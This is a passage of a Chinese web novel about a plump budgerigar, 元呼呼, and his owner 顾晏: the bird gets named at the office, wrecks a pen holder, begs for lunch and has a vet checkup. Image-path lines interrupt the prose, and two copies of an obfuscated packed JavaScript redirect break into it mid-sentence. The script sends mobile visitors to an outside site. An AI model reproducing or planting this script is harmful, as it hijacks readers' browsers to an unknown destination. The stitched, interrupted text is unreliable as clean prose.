众人讪讪地收回蠢蠢欲动的脚,但目光还是黏在元呼呼身上舍不得移开。 有个胆子大的女员工忍不住开口:“顾总,这只鹦鹉好可爱啊,叫什么名字?” 顾晏脚步一顿。 叫什么名字? 他低头看了看肩膀上缩成一团的小胖鸟,发现自己还真没给他取过名字。 “还没取。”他说。 女员工眼睛更亮了:“那顾总要不要叫它清清,你看它身上的蓝色多纯净。” “我觉得叫团团更合适,你看它圆滚滚的一团。” “元宝,叫元宝多吉利啊,招财进宝。” …… 众人七嘴八舌地讨论起来,元呼呼站在顾晏肩上,听得一愣一愣的。 清清?团团?元宝? 这都是什么跟什么啊! 他行不改名,坐不改姓,鹦鹉大王元呼呼是也! 想到这,他急得在顾晏肩膀上直跺脚,生怕顾晏采纳了这些人的名字:“啾啾啾!” 不行不行不行! 顾晏感觉到肩膀上的动静,偏头看了他一眼。 小胖鸟正瞪着一双黑豆眼,一脸“你敢给我取那些名字我就跟你急”的表情。 他唇角微微弯了弯。 “叫圆乎乎。”他不假思索地开口。 众人一愣:“圆乎乎?” “嗯。” 元呼呼呆住了。 元呼呼? 难道这两脚兽真的是他命中注定的主人,怎么一下子就叫出了他的真名! “圆乎乎,这名字真可爱。” “而且很贴切,小鸟圆乎乎的才有福气啊。” 众人又是一阵吹捧,把元呼呼都夸得有点不好意思了,他把脑袋埋进顾晏脖子边,只有耳朵露在外面,欲盖弥彰暗戳戳听别人夸自己。 顾晏见这个话题终于结束,便没再理会众人,拎着箱子进了自己的办公室,顺手把门关上。 门一关,外面的喧嚣瞬间被隔绝。 元呼呼从顾晏肩膀上跳下来,落在办公桌上,好奇地打量着这个陌生的空间。 办公室不大,一张深色办公桌,一把黑色的办公椅,靠墙是一排书柜,窗台上摆着几盆绿植,看起来和外面的人呆的地方没什么区别。 悠哉悠哉在桌子上走了几步,他的目光就被窗台上 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278767|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 的绿植吸引了注意力。 这是什么植物,没见过,吃一口。 他扑棱着翅膀飞过去,落在花盆边缘,低头用喙啄了啄叶片。 顾晏正在整理文件,一抬头就看见小胖鸟在祸害他的绿植。 “圆乎乎。”他叫了一声。 元呼呼扭头看他,嘴里还叼着一小片叶子。 顾晏:“……那是假的。” 元呼呼:o.O? 他低头看了看嘴里的叶子,又看了看那盆“绿植”,发现确实没有土,也没有根,就是一堆假叶子插在花盆里。 他把叶子吐出来,嫌弃地“啾”了一声。 假的还放在这里,欺骗鸟的感情! 顾晏走过来,把他从花盆边缘拎起来,重新放回办公桌上。“老实待着,不要乱跑。” 元呼呼蹲在桌上,歪着脑袋看他,啾啾叫了几声,像是在问:那你干嘛? 顾晏坐回到座位上,打开电脑开始办公,顺便吓一吓小鸟:“赚钱养你,要是哪天我没工作了,就换你出去赚钱养我。” 元呼呼:O.O? 简直是倒反天罡!只听说过人养鸟的,第一次见到让鸟养的,鸟能卖萌,人能干嘛,差评! 想到这,元呼呼赶紧后退两步,谨慎地远离顾晏,生怕下一秒两脚兽就碰瓷说他工作不了了都是鸟的错。 人,你大大的坏! 安分守己地在桌子上待了一会,元呼呼又感觉无聊了。 他站起来在桌上走了两步,发现桌角放着一个笔筒,里面有好多支竖着的笔。 好奇地凑过去,他用喙啄了啄笔筒的边缘,又用爪子扒拉了两下,想看看里面除了笔还有什么。 笔筒晃了晃,没倒。 他继续扒拉。 笔筒又晃了晃,还是没倒。 他再接再厉,整只鸟趴在笔筒上,用尽全力一推。 哗啦! 笔筒倒了,十几支笔滚了满桌。 元呼呼吓得跳起来,扑棱着翅膀飞到顾晏的电脑屏幕顶端,蹲在上面往下看。 顾晏抬起头,看着满桌狼藉,又看着蹲在屏幕顶端,一脸“不是我干的”的小胖鸟。 “圆乎乎。” 元呼呼缩了缩脖子:“啾……” 不关鸟的事,是笔筒自己倒的。 顾晏深吸一口气,站起身,走过去把笔一支一支拿起来,重新插回笔筒里,又把笔筒放回原位。 他转身看向屏幕顶端的小胖鸟。 元呼呼立刻把脑袋埋进翅膀里,假装自己不存在。 顾晏看着他这副掩耳盗铃的样子,忽然觉得有点好笑。 他走过去,伸手把这只装死的笨鸟从屏幕顶端拎下来。 “再捣乱,就把你关箱子里。” 元呼呼睁开眼睛,可怜巴巴地望着他,小小声地“啾”了一下。 顾晏不为所动,把他放到旁边的桌子上:“老实待着,不许动。” 说完他就重新回到座位上,继续工作。 元呼呼眼珠子滴溜滴溜转,真心做不到一直不动,突然,他目光扫过绿植,心里突然有了一个想法。 在顾晏看过来前,他一下子飞到绿植前,毫不犹豫又揪了一片叶子下来,随即飞到顾晏面前,把叶子递过去,讨好地叫了两声。 “啾啾!啾啾!” 鲜花赠美人,绿叶赠主人。 收了小鸟的礼物,就不许生气了哦。 6. 六团糯米糍 元呼呼把那片假叶子往顾晏手边一放,仰着脑袋,眼睛亮晶晶地望着他。 顾晏低头看了看那片叶子,又看了看面前这只一脸讨好的小胖鸟,有点好笑。 “吃我的饭花我的钱还要揪我的叶子讨好我?” 元呼呼歪了歪脑袋:“啾?” 听不懂,小鸟只知道普天之下,莫非王土,鸟取之于民用之于民,小鸟皇帝好! 两个人就这样安静对视了片刻,最终还是顾晏妥协了。 他把叶子拿起来看了一眼,确认足够干净,顺手就放进了西装口袋里,只露出一小截绿色的尖尖。 “行了吧?” 元呼呼盯着绿叶尖尖的位置晃了晃脑袋,像是在思考,随即疯狂点头,小脑袋点得像啄米似的。 “啾啾啾!” 可以可以,不愧是我的人类,真识趣! 下一秒,他命运的后脖颈就被顾晏揪住,还被弹了一下脑袋:“那就别闹了,自己乖乖找个地方玩。” 元呼呼颇具人性化地点头,晃晃荡荡走了几步,在办公桌一角蹲下,随后一动不动,像一尊小鸟佛雕塑,他把脑袋埋进翅膀里,端端正正合上眼帘,打起了瞌睡。 顾晏静下心工作了一会,突然听到了细细碎碎的小鸟叫声,偏头一看,小胖鸟缩成一团,睡得正香,小胸脯一起一伏的。 他盯着看了两秒,伸手轻轻摸了摸他的脑袋。 元呼呼在睡梦中蹭了蹭他的手指,嘴里含含糊糊像是在打快板,哼哼唧唧的一句话都听不清。 听着听着,顾晏不免担忧起来,他这么沉稳的人,怎么就鬼迷心窍地养了一只碎嘴子鸟呢,到时候还是要好好教育,不能让孩子学坏了。 下定决定物色一个好榜样来引导元呼呼走上正轨,顾晏重新收回手,继续埋头工作。 元呼呼一觉睡到中午,这才被一阵食物的香气馋醒。 他迷迷糊糊睁开眼,刚好看见顾晏正在办公桌另一边吃午饭,饭盒里满满的青菜和肉。 元呼呼的眼睛一下子亮了,扑棱着翅膀飞过去,落在顾晏手边,脖子伸得老长,恨不得把脑袋扎进饭盒里。 可恶的两脚兽,背着鸟吃好东西! 都说有福同享有难同当,两脚兽为了吃独食,都抛弃了这些美好品德了。 顾晏筷子顿住。 “你的饭在旁边。” 他怕元呼呼没看见,好心给他指路。 元呼呼扭头看了看自己装着鸟粮的小盘子,又扭头看了看顾晏的,猛猛摇头,愤怒谴责:“啾啾啾!” 区别对待,鸟理不容! 顾晏盯着愤怒的小鸟思索片刻,终于明白了他的意思,他有些好笑,拿出手机查了查,随即走进 休息室捣鼓了一会,端了一只小碟子出来。 里面赫然就是撕成细丝的鸡胸肉和切成小块的西兰花。 减脂餐而已,这也要抢着吃。 健身教练看到了都要高喊这就是他命中注定的客户吧。 元呼呼看到顾晏手里的碟子,迫不及待地冲了上来,一口叼住西兰花,啄了啄吞下去,然后仰起头,眼睛亮晶晶地望着他。顾晏夹起一根鸡胸肉抵到元呼呼嘴边。 元呼呼又慢条斯理吃完。 “啾啾。” 继续喂,不要停。 就这样吃了小半碟,元呼呼感觉肚子里鼓鼓的,这才扭头躲开顾晏的投喂,转身飞走。 鸟想要,鸟得到,鸟吃完就走,不留下一片云彩。 不愧是诗人鸟,有文化。 被吃完就扔的顾晏在身后幽幽看了他片刻,心里暗暗记下一笔,这才转身回到座位旁,三下五除二吃完剩下的减脂餐。 真难吃,今天的冷了后格外难吃。 下午的时光转瞬即逝。 五点半,顾晏准时关闭电脑,收拾好东西,带着元呼呼离开了公司,去了附近的宠物医院。 临近下班,又是工作日,医院里没有什么人宠,只有一股淡淡的消毒水味经久不散。 元呼呼被顾晏从箱子里拿出来,蹲在他手心里,紧张地东张西望。 玻璃柜台后面趴着一只胖橘猫,正懒洋洋地舔爪子,看见元呼呼进来,眼睛眯了眯,尾巴在身后晃了晃。 元呼呼头皮一麻,脑子里“嗡”一声,一片空白。 他疯狂往顾晏胸口钻,小爪子扒拉扒拉,鸟喙不自觉狠狠啄了几下,其中一下还正好落在顾晏的**上。 顾晏倒吸一口凉气,赶紧用手挡住元呼呼,抬头看天,第N次怀疑人生,他是日子过得太好了捡只鸟回来吗,这哪里是报恩小鸟,是索命小鸟才对吧。 等缓过劲来,他低头看手心里的小鸟:“你怎么了,突然这么激动?” 元呼呼:“啾啾啾啾啾!” 有猫,有猫,你没看见吗那么大一只猫! 顾晏顺着他的目光看过去,总算发现了柜台后的罪魁祸首。 那只橘猫正隔着玻璃懒洋洋地看着他们打哈欠,一副“你们吵到朕睡觉了”的表情。 顾晏:“……” 他低头看了看还在瑟瑟发抖往他怀里钻的小胖鸟,忽然有点想笑。 “被猫吓的?” 元呼呼疯狂点头,点得小脑袋都快掉了。 顾晏伸手摸了摸他的脑袋:“隔着玻璃呢,它出不来,呼噜呼噜毛,吓不着。” 元呼呼从他手指缝里探出半个脑袋,偷偷瞄了一眼那只猫。 猫还在打哈欠,根本没看他。 元呼呼又瞄了一眼。 好像确实出不来。 原来是只景观猫! 好好好,猫落平原被鸟欺,他才不怕。 元呼呼重新精神起来,爬上顾晏肩膀,抖了抖羽毛,开始啾啾啾地神气叫唤。 诶,你抓我撒,你抓我撒~ 就在他乐此不疲挑衅橘猫的时候,一个年轻女医生笑着迎上来:“先生您好,是来给这只鹦鹉做检查吗?” 顾晏伸手捂住小鸟叽叽喳喳叫唤的嘴,点了点头。 元呼呼被捂住了嘴,只能发出含糊的声音,眼睛还瞪得溜圆,一副不服气的样子。 医生被他这副模样逗笑了:“小家伙挺活泼的。” 顾晏面无表情:“活泼过头了。” 医生伸出手想接过元呼呼,被小鸟敏锐发现,他立刻往后缩,两只小爪子紧紧抓住顾晏的肩膀,死活不肯松。 “啾!” 才不,谁知道你是不是和橘猫一伙的。 医生也不强求:“小家伙是有点认生吗,那麻烦先生配合我们一下,就这样检查吧。” 先称体重。 顾晏把元呼呼放到小秤上。 元呼呼往左走,被挡回来,往右走,又被挡回来,气的一屁股坐到秤上,不动了。 数字稳定下来,医生看了一眼:“38克。”她顿了顿,又看了看秤上圆滚滚的一团,笑着补了一句,“对于虎皮鹦鹉来说,稍微有一点点偏胖,不过问题不大,平时多让它飞一飞就好。” 元呼呼站在秤上,整只鸟都不好了。 38克,胖? 他猛地抬起头,对着医生就是一顿输出:“啾啾啾啾啾!” 什么胖不胖的,恶语伤鸟六月寒,这明明是有福气! 顾晏赶紧手动闭麦。 元呼呼挣了挣,没挣开,只能最后愤愤地“ ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278768|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 啾”了一声。医生笑着继续检查,看羽毛,看眼睛,看喙和爪子,最后拿起一个小手电。 “我看看羽毛下面的皮肤。” 她轻轻吹开元呼呼背上的羽毛,用手电照着看了看,忽然“咦”了一声。 顾晏眉头微皱:“怎么了?” 医生又仔细看了看,用手指轻轻指了指几处位置:“您看这里,还有这里,有几处旧伤,已经愈合了。” 元呼呼愣了一下。 旧伤? 他努力回想,终于从犄角旮旯里翻找出当初的记忆。 那是还没被麻雀姨妈收留之前的事了,当时他孤身一鸟,打架打不过别人,抢食物也抢不过,身上到处都是小伤,后来被姨妈捡回去,才慢慢养好。 顾晏低头看着手心里的小胖鸟:“能看出来是什么伤的吗?” “看愈合程度,应该有些日子了,这只鸟是您从外面捡的?” 顾晏点头。 医生又看了看那几处旧伤:“虎皮鹦鹉在野外存活率很低,能活下来被收养的确实不多,小家伙运气不错。” 顾晏没说话,只是伸手轻轻摸了摸元呼呼的脑袋。 动作中多了几分怜惜。 元呼呼感受到了,抬头蹭了蹭他的手指,小声“啾”了一下。 像是在说:没事啦,都过去啦。 等所有检查结束,顾晏又问了几个日常喂养的问题,这才带着元呼呼离开医院。 天色已经暗了。 元呼呼蹲在顾晏肩膀上,夜风吹过来有点凉,他往顾晏衣领处缩了缩。 顾晏偏头看了他一眼,伸手轻轻托住他放到了怀里。 元呼呼舒服地闭上了眼。 车子一路开回家。 